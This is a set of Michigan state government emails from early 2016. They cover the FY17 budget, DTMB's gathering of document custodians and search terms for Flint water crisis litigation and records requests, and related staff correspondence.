**Cc:** Banas, Andrew (AG) <[BanasA1@michigan.gov](mailto:BanasA1@michigan.gov)>  
**Subject:** Forensic Images


Good morning,

Andrew has asked that I contact you in reference to the forensic images prepared already as well as the ones we will be requesting in the near future.

Are you available to speak sometime today? I am pretty booked until after lunch unless you think email will be sufficient.

Michael Marshall, Scrap Tire Program Coordinator  
Sustainable Materials Management Unit  
Solid Waste Section  
Office of Waste Management and Radiological Protection  
Department of Environmental Quality  
517-614-7431 (voice)  
517-373-4051 (fax)

**From:** Governor's Office <governorsoffice@govsubscriptions.michigan.gov>  
**Sent:** Thursday, February 11, 2016 5:56 PM  
**To:** Reasner, Richard (DTMB)  
**Subject:** What this year's budget means for Michigan...



## VIDEO: What Governor Snyder's FY17 budget means for Michigan




Gov. Rick Snyder's FY 2017 budget calls for critical investments for the Flint water crisis, statewide infrastructure and the Detroit Public Schools. The governor's recommendation also addresses the skyrocketing costs of specialty medications that Michigan residents depend on for better health outcomes.


This budget also stays committed to the Governor's core statewide priorities of education, talent and economic development, health and human services, and public safety.

The proposed FY 2017 budget makes key investments to strengthen the state for all of Michigan's families. [Click here to learn more about the top 6 takeaways from the](#)

## Governor's FY 2017 state budget.



### Click a tweet to tweet it out:



The #MIBudget @OneToughNerd proposed yesterday makes key investments to strengthen Michigan for all families --> [www.mi.gov/MIBudget](http://www.mi.gov/MIBudget)

--> @OneToughNerd's #MIBudget includes \$72 million a year for Detroit Public Schools. It is time to act now --> [www.mi.gov/MIBudget](http://www.mi.gov/MIBudget)

--> @onetoughnerd's significant investment in #Flint families is the right thing to do. #FlintFWD #MIBudget [www.mi.gov/MIBudget](http://www.mi.gov/MIBudget)

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---

**From:** Kopacsi, Christian (DTMB)  
**Sent:** Friday, February 12, 2016 4:38 PM  
**To:** Reasner, Richard (DTMB)  
**Cc:** Stanaway, Deb (DTMB)  
**Subject:** Fwd: NEW DEADLINE - Time Sensitive Request

Sent from my iPhone

Begin forwarded message:

**From:** "Stibitz, Brom (DTMB)" <StibitzB@michigan.gov>  
**Date:** February 12, 2016 at 3:57:18 PM EST  
**To:** "Allen, Charlotte (DTMB)" <AllenC1@michigan.gov>, "Behen, David (DTMB)" <Behend@michigan.gov>, "Best, Marcy (DTMB)" <BestM@michigan.gov>, "Brownlee, Jeff (DTMB)" <BrownleeJ@michigan.gov>, "Buhs, Caleb (DTMB)" <BuhsC@michigan.gov>, "Davenport, Rodney (DTMB)" <DavenportR1@michigan.gov>, "Donnan, Chanda (DTMB)" <DonnanC@michigan.gov>, "Fortino, Diane (DTMB)" <FortinoD@michigan.gov>, "Gelisse, Ashley (DTMB)" <GelisseA@michigan.gov>, "Gilliland, Michael (DTMB)" <gillilandm@michigan.gov>, "Gonzalez, Tonyia (DTMB)" <GonzalezT1@michigan.gov>, "Griswold, Kim (DTMB)" <GRISWOLDK@michigan.gov>, "Ingersoll, Jean (DHHS)" <IngersollJ@michigan.gov>, "Jeffery, Phillip (DTMB)" <jefferyp@michigan.gov>, "King, Susan (MCSC)" <KingS5@michigan.gov>, "Kopacsi, Christian (DTMB)" <KopacsiC@michigan.gov>, "Lowe, Richard (DTMB)" <lower@michigan.gov>, "Manning, Kelly (DTMB)" <ManningK4@michigan.gov>, "Mathews, Jamie (DTMB)" <MathewsJ@michigan.gov>, "McFarlane, James (DTMB)" <mcfarlanej@michigan.gov>, "Nixon, Ruth (DTMB)" <NixonR@michigan.gov>, "Palmer, Jason (DTMB)" <PalmerJ2@michigan.gov>, "Rabidoux, Jill (DTMB)" <RabidouxJ@michigan.gov>, "Ragsdale, Aimee (DTMB)" <RagsdaleA@michigan.gov>, "Schafer, Dana (DTMB)" <schaferd1@michigan.gov>, "Swanson, Eric (DTMB)" <swansone@michigan.gov>, "Sweeney, Matthew (DTMB)" <SweeneyM1@michigan.gov>, "Taylor, Beverly (DTMB)" <TaylorB8@michigan.gov>, "Trakul, Pamela (DTMB)" <TrakulP@michigan.gov>, "Turnquist, Michael (DTMB)" <TurnquistM@michigan.gov>, "VanCoevering, Joyce (DTMB)" <VancoeveringJ1@michigan.gov>, "Vanden Bosch, Kerrie (DTMB)" <vandenboschk@michigan.gov>, "Wellman, Jeff (DTMB)" <WellmanJ1@michigan.gov>  
**Cc:** "Baker, Natasha (SRO)" <BakerN5@michigan.gov>, "Hawks, Orlene (DTMB)" <HawksO@michigan.gov>  
**Subject:** NEW DEADLINE - Time Sensitive Request

Senior Management Team,

We just received the search terms for the document production. (See below.) Given the lateness of this email, we are asking you send your list of custodians to Jean Ingersoll **no later than noon on Tuesday, February 16.**

We are not asking you to conduct any searches right now. Further directions will come from Jean.

Search terms:

Legionnaire  
 Legionella  
 “boil water order” & “Flint” (anywhere in document)  
 “coli” & Flint (anywhere in document)  
 “bacteria” & “Flint” (anywhere in document)  
 “microb” & “Flint” (anywhere in document)  
 “TTHM” & “Flint” (anywhere in document)  
 “Lead” & “Flint” (anywhere in document)  
 “emergency” & “Flint” (anywhere in document)  
 Karegnondi  
 “Genesee County Health Department”  
 “Flint” (within sentence) “utilities”  
 “Lead and Copper Rule”  
 “Detroit Water and Sewerage Department” & “Flint” (anywhere in document)  
 “DWSN” & “Flint” (anywhere in document)  
 “Flint River”  
 “Pb” & “water” (anywhere in document)  
 “KWA”

Please call me or Jean if you have any questions.

Brom

---

**From:** Stibitz, Brom (DTMB)

**Sent:** Thursday, February 11, 2016 4:40 PM

**To:** Allen, Charlotte (DTMB) <AllenC1@michigan.gov>; Behen, David (DTMB) <Behend@michigan.gov>;  
 Best, Marcy (DTMB) <BestM@michigan.gov>; Brownlee, Jeff (DTMB) <BrownleeJ@michigan.gov>; Buhs,  
 Caleb (DTMB) <BuhsC@michigan.gov>; Davenport, Rodney (DTMB) <DavenportR1@michigan.gov>;  
 Donnan, Chanda (DTMB) <DonnanC@michigan.gov>; Fortino, Diane (DTMB) <FortinoD@michigan.gov>;  
 Gelisse, Ashley (DTMB) <GelisseA@michigan.gov>; Gilliland, Michael (DTMB)  
 <gillilandm@michigan.gov>; Gonzalez, Tonyia (DTMB) <GonzalezT1@michigan.gov>; Griswold, Kim  
 (DTMB) <GRISWOLDK@michigan.gov>; Ingersoll, Jean (DHHS) <ingersollJ@michigan.gov>; Jeffery, Phillip  
 (DTMB) <JefferyP@michigan.gov>; King, Susan (MCSC) <KingS5@michigan.gov>; Kopacsi, Christian  
 (DTMB) <KopacsiC@michigan.gov>; Lowe, Richard (DTMB) <lower@michigan.gov>; Manning, Kelly  
 (DTMB) <ManningK4@michigan.gov>; Mathews, Jamie (DTMB) <MathewsJ@michigan.gov>; McFarlane,  
 James (DTMB) <mcfarlanej@michigan.gov>; Nixon, Ruth (DTMB) <NixonR@michigan.gov>; Palmer,  
 Jason (DTMB) <PalmerJ2@michigan.gov>; Rabidoux, Jill (DTMB) <RabidouxJ@michigan.gov>; Ragsdale,  
 Aimee (DTMB) <RagsdaleA@michigan.gov>; Schafer, Dana (DTMB) <schaferd1@michigan.gov>; Stibitz,  
 Brom (DTMB) <StibitzB@michigan.gov>; Swanson, Eric (DTMB) <swansone@michigan.gov>; Sweeney,  
 Matthew (DTMB) <SweeneyM1@michigan.gov>; Taylor, Beverly (DTMB) <TaylorB8@michigan.gov>;  
 Trakul, Pamela (DTMB) <TrakulP@michigan.gov>; Turnquist, Michael (DTMB)  
 <TurnquistM@michigan.gov>; VanCoevering, Joyce (DTMB) <VancoeveringJ1@michigan.gov>; Vanden  
 Bosch, Kerrie (DTMB) <vandenboschk@michigan.gov>; Wellman, Jeff (DTMB)  
 <WellmanJ1@michigan.gov>

**Subject:** Time Sensitive Request

SMT,

Jean Ingersoll is leading DTMB’s effort to comply with document production requests related to freedom of information requests and certain lawsuits against the state.

At some point during the day tomorrow, Jean will share with you a list of standard “search terms” which we will use to compile documents related to this lawsuit.

**Within 2 hours of receiving this email from Jean, you need to respond with a list of likely custodians from your work area.** Jean may have more information on this tomorrow, but generally speaking a custodian will be a staff member who might reasonably be expected to have documents (electronic or otherwise) that correspond to the issues identified in the search terms.

If you have any questions, please call me or Jean. This is an important issue and I thank you in advance for your attention to this matter.

Brom Stibitz  
Chief Deputy Director  
Michigan Department of Technology, Management and Budget  
[stibitzb@michigan.gov](mailto:stibitzb@michigan.gov)  
517-373-1004



**HELP. CONNECT. SOLVE.**



---

**From:** Kopacsi, Christian (DTMB)  
**Sent:** Tuesday, February 16, 2016 5:12 PM  
**To:** Stanaway, Deb (DTMB)  
**Cc:** Reasner, Richard (DTMB)  
**Subject:** Fwd: NEW DEADLINE - Time Sensitive Request

Deb,  
Can you just send Brom a list of MiSOC employees.

Sent from my iPhone

Begin forwarded message:

**From:** "Stibitz, Brom (DTMB)" <[StibitzB@michigan.gov](mailto:StibitzB@michigan.gov)>  
**Date:** February 16, 2016 at 5:06:49 PM EST  
**To:** "Kopacsi, Christian (DTMB)" <[KopacsiC@michigan.gov](mailto:KopacsiC@michigan.gov)>  
**Subject:** RE: NEW DEADLINE - Time Sensitive Request

At this point, we are erring on the side of being more inclusive. Can you please send a list of folks you think might have any of those documents, even if they are only from the last month?

---

**From:** Kopacsi, Christian (DTMB)  
**Sent:** Tuesday, February 16, 2016 12:33 PM  
**To:** Stibitz, Brom (DTMB) <[StibitzB@michigan.gov](mailto:StibitzB@michigan.gov)>  
**Subject:** RE: NEW DEADLINE - Time Sensitive Request

No one in the MiSOC should have been contacted directly for anything related to Flint, it would have been an investigation or an automated process to give us a ticket. That's why I only gave Vicki.

**Christian Kopacsi**, CSO and Deputy Director  
DTMB Cybersecurity & Infrastructure Protection  
515 Westshire Drive  
Lansing, MI 48917  
e-Mail: [KopacsiC@Michigan.Gov](mailto:KopacsiC@Michigan.Gov)  
Phone: (517) 241-4090  
Fax: (517) 241-2013



---

**From:** Stibitz, Brom (DTMB)  
**Sent:** Tuesday, February 16, 2016 12:16 PM  
**To:** Kopacsi, Christian (DTMB) <[KopacsiC@michigan.gov](mailto:KopacsiC@michigan.gov)>  
**Subject:** RE: NEW DEADLINE - Time Sensitive Request

Christian,

Sorry to hear about your father in law. I wouldn't normally bug you with this right now, but I didn't want to go around you with the question. Given everything that has happened in the last

month with Flint, is it really just Vicki from Cyber that you think would have responsive records?

Just checking.

Thanks.

Brom

---

**From:** Kopacsi, Christian (DTMB)  
**Sent:** Tuesday, February 16, 2016 11:46 AM  
**To:** Stibitz, Brom (DTMB) <[StibitzB@michigan.gov](mailto:StibitzB@michigan.gov)>  
**Subject:** Re: NEW DEADLINE - Time Sensitive Request

From Cyber - Vicki McPherson  
From Infrastructure Protection - Chris Christensen

Brandon Philip

Jeanette Doll

Ryan McKee

Jeff Pratt

Kathy Knapp

Craig Bidelman

Terry Bussema

Rick Rokely

Niki Tefft

Nicolle Schlegel

Alexandrea Parker

Elizabeth Keilen

Michelle Lawson

Sent from my iPhone

On Feb 12, 2016, at 3:57 PM, Stibitz, Brom (DTMB) <[StibitzB@michigan.gov](mailto:StibitzB@michigan.gov)> wrote:

Senior Management Team,

We just received the search terms for the document production. (See below.)  
Given the lateness of this email, we are asking you send your list of custodians to Jean Ingersoll **no later than noon on Tuesday, February 16.**

We are not asking you to conduct any searches right now. Further directions will come from Jean.

Search terms:

Legionnaire  
Legionella  
“boil water order” & “Flint” (anywhere in document)  
“coli” & Flint (anywhere in document)  
“bacteria” & “Flint” (anywhere in document)  
“microb” & “Flint” (anywhere in document)  
“TTHM” & “Flint” (anywhere in document)  
“Lead” & “Flint” (anywhere in document)  
“emergency” & “Flint” (anywhere in document)  
Karegnondi  
“Genesee County Health Department”  
“Flint” (within sentence) “utilities”  
“Lead and Copper Rule”  
“Detroit Water and Sewerage Department” & “Flint” (anywhere in document)  
“DWSD” & “Flint” (anywhere in document)  
“Flint River”  
“Pb” & “water” (anywhere in document)  
“KWA”

Please call me or Jean if you have any questions.

Brom

---

**From:** Stibitz, Brom (DTMB)  
**Sent:** Thursday, February 11, 2016 4:40 PM  
**To:** Allen, Charlotte (DTMB) <AllenC1@michigan.gov>; Behen, David (DTMB) <Behend@michigan.gov>; Best, Marcy (DTMB) <BestM@michigan.gov>; Brownlee, Jeff (DTMB) <BrownleeJ@michigan.gov>; Buhs, Caleb (DTMB) <BuhsC@michigan.gov>; Davenport, Rodney (DTMB) <DavenportR1@michigan.gov>; Donnan, Chanda (DTMB) <DonnanC@michigan.gov>; Fortino, Diane (DTMB) <FortinoD@michigan.gov>; Gelisse, Ashley (DTMB) <GelisseA@michigan.gov>; Gilliland, Michael (DTMB) <gillilandm@michigan.gov>; Gonzalez, Tonyia (DTMB) <GonzalezT1@michigan.gov>; Griswold, Kim (DTMB) <GRISWOLDK@michigan.gov>; Ingersoll, Jean (DHHS) <IngersollJ@michigan.gov>; Jeffery, Phillip (DTMB) <JefferyP@michigan.gov>; King, Susan (MCSC) <KingSS@michigan.gov>; Kopacsi, Christian (DTMB) <KopacsiC@michigan.gov>; Lowe, Richard (DTMB) <lower@michigan.gov>; Manning, Kelly (DTMB) <ManningK4@michigan.gov>; Mathews, Jamie (DTMB) <MathewsJ@michigan.gov>; McFarlane, James (DTMB) <mcfarlanej@michigan.gov>; Nixon, Ruth (DTMB) <NixonR@michigan.gov>; Palmer, Jason (DTMB) <PalmerJ2@michigan.gov>; Rabidoux, Jill (DTMB) <RabidouxJ@michigan.gov>; Ragsdale, Aimee (DTMB) <RagsdaleA@michigan.gov>; Schafer, Dana (DTMB) <schaferd1@michigan.gov>; Stibitz, Brom (DTMB) <StibitzB@michigan.gov>; Swanson, Eric (DTMB) <swansone@michigan.gov>; Sweeney, Matthew (DTMB) <SweeneyM1@michigan.gov>; Taylor, Beverly (DTMB) <TaylorB8@michigan.gov>;

Trakul, Pamela (DTMB) <TrakulP@michigan.gov>; Turnquist, Michael (DTMB)  
<TurnquistM@michigan.gov>; VanCoevering, Joyce (DTMB)  
<Vancoeveringj1@michigan.gov>; Vanden Bosch, Kerrie (DTMB)  
<vandenboschk@michigan.gov>; Wellman, Jeff (DTMB) <WellmanJ1@michigan.gov>  
**Subject:** Time Sensitive Request

SMT,

Jean Ingersoll is leading DTMB's effort to comply with document production requests related to freedom of information requests and certain lawsuits against the state.


At some point during the day tomorrow, Jean will share with you a list of standard "search terms" which we will use to compile documents related to this lawsuit.

**Within 2 hours of receiving this email from Jean, you need to respond with a list of likely custodians from your work area.** Jean may have more information on this tomorrow, but generally speaking a custodian will be a staff member who might reasonably be expected to have documents (electronic or otherwise) that correspond to the issues identified in the search terms.


If you have any questions, please call me or Jean. This is an important issue and I thank you in advance for your attention to this matter.

Brom Stibitz  
Chief Deputy Director  
Michigan Department of Technology, Management and Budget  
[stibitzb@michigan.gov](mailto:stibitzb@michigan.gov)  
517-373-1004  
<image001.gif>

**From:** Governor's Office <governorsoffice@govsubscriptions.michigan.gov>  
**Sent:** Tuesday, February 16, 2016 5:20 PM  
**To:** Reasner, Richard (DTMB)  
**Subject:** VIDEO: Volunteering in Flint



## VIDEO: How volunteers are helping Flint



Volunteers at the Food Bank of Eastern Michigan are working hard to collect donations in order to help the families of Flint. Last Thursday, Governor Snyder visited with the many dedicated volunteers and helped sort cans of food.


Good nutrition is critically important for Flint's children. Foods that are high in calcium, vitamin C, and iron can help limit the effects of lead exposure. To donate or volunteer at the Food Bank of Eastern Michigan, visit [www.fbem.org](http://www.fbem.org).

Click [here](#) to watch the video and learn more about how the Food Bank of Eastern Michigan is helping Flint's families.




Right-click here to download pictures. To help protect your privacy, Outlook prevented automatic download of this picture from the Internet.  
Click here to watch the video.

## LISTEN IN: Governor Snyder's tele-town hall with Flint residents



Governor Snyder hosted his third town hall with Flint residents on Thursday, Feb. 11, answering their questions directly. [Click here to listen to the call.](#)

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---

This email was sent to [rsasner@michigan.gov](mailto:rsasner@michigan.gov) on behalf of: The Executive Office of the Governor · 111 South Capitol Avenue · Lansing, MI 48909 · 517-335-7858

---

**From:** DTMB Director and CIO David Behen <dtmb@govsubscriptions.michigan.gov>  
**Sent:** Wednesday, February 17, 2016 10:10 AM  
**To:** Reasner, Richard (DTMB)  
**Subject:** The Gov. Snyder's Budget Proposal



Right-click here to download pictures. To help protect your privacy, Outlook prevented automatic download of this picture from the Internet.  
DTMB Header 9/22/15

Good morning everyone. I hope everyone had a great holiday weekend.

I had the good fortune to travel to Marquette on Monday with Chad Laidlaw, DTMB's policy and planning analyst, to meet with city, business and university leaders and to address the Economic Club of Marquette. I told them about the many things DTMB does, placing special emphasis on our work in mobility and cybersecurity. Marquette is really developing and making its mark as an innovative and entrepreneurial community.

Now work.

The executive budget Gov. Snyder presented last week outlined his investment plan for Michigan. Yes, the proposal for fiscal year 2017-18 outlined a strategy to address the critical challenges of addressing the Flint water crisis and turning around Detroit's Public Schools, but the \$54.9 billion plan also includes investment in four key areas:

- **Education.** The budget increases investment to K-12 schools, community colleges and the state's public universities. Additional funds are proposed to expand career, technical, science, technology, engineering and math programs.
- **Protecting the Public.** The governor's plan expands the Secure Cities program, which has reduced violent crime in four major Michigan cities. Funds also would support an additional trooper recruit school and an academy to train corrections officers, among other initiatives.
- **Putting People First.** The governor recommends continued expansion of the Healthy Kids Dental Program and funding efforts to ensure residents have access to affordable health care. His proposal boosts funds to help cover new higher cost specialty medications to treat conditions such as hepatitis C and cystic fibrosis, among others.
- **Investing in Infrastructure.** The proposal allocates \$1.2 billion to maintain and repair Michigan roads, bridges and other critical infrastructure.

The budget proposal also includes FY 2017-18 funding recommendations for DTMB. Gov. Snyder recommends ongoing funding of \$1.3 billion for department operations and a one-time allocation of \$32.4 million.

A few highlights include:

- \$502 million for information technology support for all state agencies and \$132.8 million for 14 high-priority IT projects in seven agencies. He recommends increasing the Information Technology Investment Fund by \$7 million, from \$65 million to \$72 million. This fund supports several major multiyear IT projects and upgrades, including the replacement of outdated legacy systems.
- An additional \$5 million to support cybersecurity improvements to safeguard citizens' personal information and protect critical infrastructure and government services.
- IT support of \$6.5 million to modernize the Office of Retirement Services' systems and enhance customer service for more than 530,000 current and future retirees.

You can see the full executive budget recommendations, which are posted on the Budget Office website. Details of DTMB's proposed budget begin on page B-75.

We can expect to see many changes before the budgets are signed and become effective Oct. 1. The executive budget will be used by the House and Senate Appropriations Committees as they work on their own budgets and hold committee hearings on the proposals. I'll keep you posted as the process moves ahead.

As always, I welcome your notes, whether about the budget process or any other topic. Please send them to me at [behend@michigan.gov](mailto:behend@michigan.gov).

Thank you again for all the good work you do. I hope you have a great week ahead.

David

---

The Department of Technology, Management and Budget

You are receiving this email because you are an employee of the Department of Technology, Management and Budget. If you have questions about your subscription, please contact [DTMB-Communications@michigan.gov](mailto:DTMB-Communications@michigan.gov).

---

This email was sent to [reasoner@michigan.gov](mailto:reasoner@michigan.gov) using GovDelivery, on behalf of DTMB · Lewis Cass Building · 320 South Walnut Street · Lansing, MI 48933 · 517-373-1004



Message

---

**From:** Amy Briggs [abriggs@legislature.mi.gov]  
**Sent:** 1/20/2016 9:11:04 AM  
**To:** Galeazzi, Tiziana (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=25e011944047462d9215dc454f12c308-Galeazzi. Tiziana]  
**CC:** Thompson, John (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=bbfd8a6d97334e1f926eab16ed6b96d9-Thompson John]; Smith, Vickie (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=723695943c1c4f81af213dc3678bb16b-Miner Vickie]; Sivaraman, Narayan (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=7161774bb042494c9c4bb62f0ac379e2-Sivaraman Narayan]; Bates, David (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=43e390465142484fa41d5da0bb0b3afa-Bates David]; Harris, Jack (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=65a72856fa6e49828709b396d8e1b288-HarrisJ8]; Wilson, David (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=b6f0951ec315468190ddd23daee77756-Wilson David]; Mike Wagner [mwagner@legislature.mi.gov]; Greg Bensinger [gbensinger@house.mi.gov]; dsmith@house.mi.gov; dkoskinen@house.mi.gov; mdesrochers@senate.mi.gov; Palmateer, Nancy (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=1b73bac06c10456ab4f6187aa167d7b4-Palmateer Nancy]; Slemper, Carl (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=d41ea7997a2c40989e5e693daac0b8b3-Slemper Carl]; Reasner, Richard (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=433cc182a29f4f36ba9116db7648457a-ReasnerR]; Pauley, Suzanne (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=1c8b90ee65f44b49b5efd8c52e4cd83b-Pauley Suzanne]; chunter@house.mi.gov; Allen, Charlotte (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=bf567eff31854092933d6b822ef3239e-AllenC1]  
**Subject:** RE: State of the State Address Meeting

*Just as soon as I sent that, I got an update from the House and it looks like their server actually peaked at around 2,100 connections.*

## Connections

Select or enter date/time range

yesterday ☐

From:

19 Jan 2016



6:00 PM



To:

19 Jan 2016




9:00 PM



☒ Connections

☐ min ☐ max ☒ average



**From:** Galeazzi, Tiziana (DTMB) [mailto:galeazzit@michigan.gov]

**Sent:** Wednesday, January 20, 2016 9:06 AM

**To:** Amy Briggs <abriggs@legislature.mi.gov>

